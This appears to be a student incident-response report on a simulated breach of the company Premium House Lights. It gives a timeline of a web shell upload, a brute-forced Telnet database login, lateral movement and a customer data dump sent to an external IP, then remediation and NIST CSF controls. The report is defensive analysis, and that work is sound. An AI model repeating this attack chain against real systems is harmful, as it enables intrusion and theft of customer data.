


Figure 2.5 – Same TCP stream as seen in Figure 1.5 but from the database server's perspective, different portion of conversation.




Figure 2.6 - Same TCP stream as seen in Figure 1.5 but from the database server's perspective, different portion of conversation. The password to the database server was cracked.

As seen in Figure 2.4, the main data transfers from the database to the server are using port 23 which is an insecure protocol especially for the database server. Telnet used as a protocol provides remote access to a variety of communication systems and is not encrypted (CohenColin, 2023). This makes this port commonly used for unauthorized remote access sessions and Man-in-the-Middle attacks wherein attackers can intercept the data being transferred (CohenColin, 2023). Evident in Figure 2.5, the conversations using port 23 for Telnet are displayed in plain text which

allowed for any user with a packet sniffer to view any sensitive information gathered in these sessions. This is evident in Figure 2.6 where the database server's password is clearly displayed.

COMPILED TIMELINE

Below is a table of the compiled timeline of the major events from what could be gleaned from the artifacts of the incident. All the times are for the date of February 2, 2022.

Time (UTC)	Data Extracted from	Event	Description
02:58:22	Web server access logs	Attacker makes several requests to the local web server.	Reconnaissance of web server – probing the web server for accessible directories, some are successfully received.
02:59:04	Web server access logs	Successful upload of `shell.php` onto web server.	Allowed attacker to execute commands onto the server. SQL injection to execute unauthorized SQL queries.
03:00:27	Database shell logs	Scans for connections and root privileges, gains root access.	Reconnaissance of database server – scanning for what actions are possible with root access, leads to proceeding actions.
03:00:55	Database server access logs	Attacker using port 23 of web server, connects socket to the database server.	Able to access several databases with minimal barriers of entry. Was given a variety of databases of sensitive information to retrieve with ease.
03:01:21	Database server access logs	Selects customer database from MySQL database for data exfiltration.	Sensitive data regarding customer business names, contact information, and payment details are easily retrieved.
03:01:45	Database shell logs	Mysql database dump into a file named `phl.db`.	Data exfiltration into a compiled file for extraction.
03:01:46	Database server access logs	Specifies the data from customers database to extract into the phl file while locking table to	Ensures the data being extracted is authentic and untampered in the off-chance that the attack had been detected in real-time.

		prevent modifications during extractions.	
03:02:26	Database shell logs	Customer database dump into an external server `178.62.228.28`	Successful extraction of the customer data dump to the external server.
03:02:26	Database shell logs	Attacker deletes data dump file from the database server.	Deletes the evidence of the suspicious customer data dump.
03:02:38	Database shell logs	Exits from the command line.	Left the system without detection at the time.

TECHNICAL ANALYSIS

This section aims to answer the main questions of concern regarding the incident such as the root cause of the attack, its overall impact, what systems were accessed and what within the current network allowed for the attack to occur.

ATTACK ORIGIN AND IMPACT

The **entry point of the attack was the web server** with the **IP address 138.68.92.163** scanning the web server and brute forcing the system for access. From there it was able to upload the **`shell.php`** into the web server that automatically executed as seen with the `curl/7.68.0` command. **This allowed for Remote Code Execution (RCE) on the system/s terminal, backdoor access, data exfiltration, and lateral movement to the database server** (Lateral Movement, 2019). The initial attack on the web server allowed for the secondary infiltration into the database server wherein the customer data is extracted as it was a result of the automated `shell.php` execution.

The **overall impact** of the attack is extensive. Not only was customer data successfully stolen, this **attack revealed several gaps in the network** such as the ease in which **attackers**

could modify or delete records and the unmanaged privilege escalation that allows anyone with administrative access to have unrestricted control of the database. The attack resulted in the current extortion situation faced at the moment.

HOW SYSTEMS WERE ACCESSED

Below is a summary table of how the attacked systems were accessed by the attacker as well as additional notes and consequences for the viable methods of access.

System	How it was Accessed	Description
Web server	Open port 80 for HTTP	Allows for insecure, unencrypted traffic
	Weak file upload restrictions on server	Allowed for web shell installation
	Lack of iput sanitation	SQL injection and remote code execution is possible from the web server
Database server	Lateral movement from web server to database	With both servers on the same VLAN, it allowed for uncomplicated lateral movement from the public-facing web server to the internal operations database server
	Brute force login	Due to weak authentication standards for the database server, brute force login was possible within seconds
	Unrestricted queries	SQL injection was possible

FACILITATING WEAKNESSES

This section will cover the weaknesses revealed within the current security architecture that allowed for the attack to occur. From what was observed in the logs and pcap files, it appears there are several gaps in security in the web server, database server, general network infrastructure and authentication standards.

SERVERS

Server	Weaknesses/Gaps in Security

Web Server	**Vulnerable file upload mechanisms** such as improper MIME type validation, or missing extension restrictions
	Weak file upload restrictions which allowed for web shell installation.
	Lack of input sanitization which slows for SQL injections and remote code execution.
	Open port 80 which if left unattended to, allows for unauthorized and unencrypted traffic to flow through (42Gears, 2024)
Database Server	**Weak authentication standards** in the database server which made the brute force successful login.
	Unrestricted database information allowed for reconnaissance of available databases to exfiltrate
	Lack of query security measure which allowed SQL injection.
	Open port 23 which allowed for unauthorized remote access. Traffic flowing through is also not protected with encryption so it leaves the packets in communications vulnerable to Man-in-the-Middle attacks (CohenColin, 20 23)

NETWORK INFRASTRUCTURE

After reviewing the network infrastructure as a whole, several vulnerabilities that allowed for this kind of attack to be successful were discovered. The main issue with the current network infrastructure observed is that the web server and database on same VLAN which made lateral movement possible. **Public-facing and internal operations were placed in the same VLAN which places the internal network in a much more exposed and vulnerable position**. It is recommended that the two facets of operations remain on separate VLANs to minimize the impact of an initial attack.

Additionally, in relation to the attack, the **lack of Web Application Firewalls (WAF) and Intrusion Detection Systems (IDS) also played a significant role in the success of the attack**. A WAF protects web apps by filtering, monitoring and blocking any malicious HTTP/S traffic travelling to the web app, also preventing any unauthorized data from leaving the app (What is a Web Application Firewall (WAF)?, 2023). An IDS is a network security tool used to monitor network traffic and devices for known malicious activity and/or suspicious activity (IBM, 2023).

These two tools in conjunction had been implemented at the time of the attack, it may have alerted the system and restricted further action from their initial requests and attempt of the shell upload.

WEAK AUTHENTICATION

As seen in Figure 2.6, the **password for the administrator account of the database server does not follow any industry-recognized complexity rules in password setting** (i.e. more than 8 characters of numbers, letters, and special symbols). Though not a root weakness in the network that allowed for the attack, the weak authentication standards in setting the password to the database server allowed for a brute force attempt to be successful with minimal attempts.

INCIDENT RESPONSE

Incident Response Step	Action	Rationale
Containment	Isolate compromised systems – web server and database	Prevents the attacker from causing further damage or spreading the attack through lateral movement
	Block known attacker IPs at the firewall	Stop known threat actors from re-accessing the network
	Disable outbound traffic from the affected server – especially port 4444, 8888, 9001 for reverse shells	Prevent further data exfiltration
	Revoke or reset compromised credentials	Ensures attackers cannot maintain access
	Confirm the presence of persistence mechanisms (cron jobs, hidden scripts)	Attackers may have left backdoors for regaining access (e.g. hidden users, scheduled tasks)
Eradication – Web Server	If still present, eliminate the `shell.php` on the web server	Ensures any and all unauthorized scripts are not left unattended within the system
	Check modified system files and unauthorized users	Prevents further unauthorized uploads
	Patch and update Change Management System (CMS), plugins, web apps	Attend to vulnerabilities present in system

Eradication – Database	Audit logs to trace attacker actions	Determines how much data was accessed and exfiltrated – extent of attack
	Change all database credentials	Ensures the attacker cannot reuse stolen credentials
	Enable stronger input validation	Prevent future SQL injection attempts
Recovery	Restore last clean backup before the attack	Ensures business continuity while guarantees data integrity
	Apply Web Application Firewall (WAF) rules to block unauthorized connections	Helps block SQL injections, file uploads and other web attacks
	Enforce increased SIEM tool use for monitoring and logging	More detailed logs allow for faster detection of suspicious activity in the future
	Force password resets for all users	Ensures no stolen credentials can be used post-attack

POST-INCIDENT RECOMMENDATIONS

This section will cover both attack-specific recommended actions to take as well as general recommendations with the goal of securing a fortified network infrastructure. The NIST CSF v2 was used as a reference when developing the general recommendations. NIST CSF v2 provides an extensive template of best cybersecurity practices for organizations to easily customize to organizational needs and relevant threats (National Institute of Standards and Technology, 2024). As such, it was used as a guide to decide which controls are best suited to the current network of Premium House Lights.

ATTACK-RELATED RECOMMENDATIONS

Below is a table of recommended actions addressing different aspects of the attack (after the initial handling of the threat) including the stakeholders (i.e. customers) to ensure the main areas of concern are being addressed.

	Task	Objective
Web Server	Restrict file uploads to only the safe and authorized types.	Allow only safe file types for upload (e.g. images, PDFs)
	Disable execution in uploads folder	Prevent web shells from running
	Ensure the use of Web Application Firewall (WAF)	Block malicious payloads, filter for only necessary traffic, prevent unauthorized data from leaving the app
Database Server	Enforce strong passwords with specified standards	Prevents successful brute-force attempts
	Use parameterized queries	Stop SQL injection attacks
	Restrict database privileges	Limit privileges of accounts to ensure only needed access is granted for business operations
Network and Monitoring	Implement IDS/IPS	Detect and block suspicious traffic
	Monitor logs regularly	Become aware of signs of intrusion
	Block known attacker IP addresses and associated subnets	Prevents repeated attacks from known attackers
Stakeholders	Notify customers of the data leak, providing date of incident, scope of data exfiltrated,	Compliance with PIPEDA, ensure that customers are aware of their current security risks, remain transparent with customers to salvage
	Offer support and guidance for further steps to protect themselves	Offer some form of goodwill gesture in a time of uncertainty and confusion
	Offer financial compensation	Try to salvage customer trust with a compensatory gesture of material worth

NIST CSF V2 SECURITY CONTROLS

Below is a summary of the controls from the NIST CSF v2 publication that would be of significant use to the organization with the goal of strengthening the security posture. Both reactive and proactively preventative measures have been compiled in the table below.

Function	ID	Control	Rationale
Govern	GV.RR-01 (National Institute of Standar	Roles and responsibility in cybersecurity risk	If roles are unclear, incident response also becomes

	ds and Technology, 2024)	management are established and communicated	delayed
Identify	ID.AM-03 (National Institute of Standards and Technology, 2024)	Maintain inventory of assets (web servers, databases, cloud services	Attacker exploited a misconfigured system, if all assets are accounted for, their patches and updates can also be properly monitored
	ID.RA-03 (National Institute of Standards and Technology, 2024)	Internal and external threats to the organizations are identified and recorded	The attack suggests weak security infrastructure awareness, an audit of such threats and vulnerabilities would be beneficial
Protect	PR.AA-01 (National Institute of Standards and Technology, 2024)	Identities and credentials are protected by strong authentication methods	Weak database credential authentication played a role in the attack, this control aims to address it
	PR.AA-02 (National Institute of Standards and Technology, 2024)	Identities are proofed and bound to credentials based on context of interactions – restrict unauthorized file uploads, enforce MIME type validation, disable execution of scripts in uploads directories	The successful upload of the web shell (`shell.php`) suggest weak upload restrictions
	PR.AA-05 (National Institute of Standards and Technology, 2024)	Access permissions are defined in a policy, incorporate principle of least privilege	The attacker was able to access the sensitive customer data without proper credentials, this will aim to prevent this in the future
	PR.DS-02 (National Institute of Standards and Technology, 2024)	Data is protected in-transit - implement WAF on web server	SQL injection queries (`SELECT * FROM customers`) suggest no input validation or WAF, WAF can be configured to block SQL injection and shell uploads
Detect	DE.CM-01 (National Institute of Standards and Technology, 2024)	Implement IDS for network and application layer monitoring of threats	No alerts were triggered when the attacker accessed the sensitive data—an IDS would have detected this

	DE.CM-06 (National Institute of Standards and Technology, 2024)	Use threat intelligence feeds to detect potential attacks IPs and tactics	Known malicious IP addresses could be flagged and blocked form connecting to the system as a preventative measure
Respond	RS.MA-01 (National Institute of Standards and Technology, 2024)	Establish an incident response plan (IRP) with clear steps for breaches and ransomware, ensure the execution of the IRP as soon as an incident is declared	It response was slow to the incident, a predefined IRP could aid in the mitigation of damage faster
	RS.AN-03 (National Institute of Standards and Technology, 2024)	Post-incident analysis is conducted to identify root causes and improve defenses	Understanding the root cause of an incident can aid in the prevention of a repeated attack
Recover	RC.RP-01 (National Institute of Standards and Technology, 2024)	Recovery plan of the IRP is executed – including the recovery of offsite, immutable backups	In the event of a ransomware, backups should be isolated form production systems
	RC.CO-04 (National Institute of Standards and Technology, 2024)	Communicate the incident to stakeholders transparently (i.e. customers)	Legal and compliance teams must handle the disclosure of incidents and customer data leaks properly in order to comply with PIPEDA

REFERENCES

42Gears. (2024, December 5). *Why Blocking Port 80 is Essential for Modern Security Practices* . Retrieved from 42Gears: https://www.42gears.com/blog/why-blocking-port-80-is-essential-for-modern-security-practices/

BNInsights. (2023). *UCloud Information Technology*. Retrieved from CBInsights: https://www.cbinsights.com/company/ucloud-information-technology

Brute Force. (2024, October 14). Retrieved from MITRE ATT&CK: https://attack.mitre.org/techniques/T1110/

Cohen, C. (2023, October 20). *What is Port 23?* Retrieved from CBTnuggets: https://www.cbtnuggets.com/common-ports/what-is-port-23

Digital Ocean. (2024). *The simplest cloud that scales with you.* Retrieved from Digital Ocean: https://www.digitalocean.com/

IBM. (2023, Pril 19). *What is an intrsion detection system (IDS)?* Retrieved from IBM: https://www.ibm.com/think/topics/intrusion-detection-system

IBM. (2025, January 31). *Securing your SSH Server*. Retrieved from IBM: https://www.ibm.com/docs/en/aspera-fasp-proxy/1.4?topic=appendices-securing-your-ssh-server

Lateral Movement. (2019, July 19). Retrieved from MITRE ATT&CK: https://attack.mitre.org/tactics/TA0008/

MITRE ATT&CK. (2019, July 19). *Credential Access*. Retrieved from MITRE ATT&CK: https://attack.mitre.org/tactics/TA0006/

MITRE ATT&CK. (2021, April 15). *Gather Victim Network Information*. Retrieved from MITRE ATT&CK: https://attack.mitre.org/techniques/T1590/

MITRE ATT&CK. (2022, October 18). *Search Open Technical Databases*. Retrieved from MITRE ATT&CK: https://attack.mitre.org/techniques/T1596/

National Institute of Standards and Technology. (2024). *NIST Cybersecurity Framework.* National Institute of Standards and Technology.

SANS Technology Institute. (2022). *Data for Port 4444*. Retrieved from SANS Technology Institute: https://isc.sans.edu/data/port/4444

What is a Web Application Firewall (WAF)? (2023). Retrieved from F5: https://www.f5.com/glossary/web-application-firewall-waf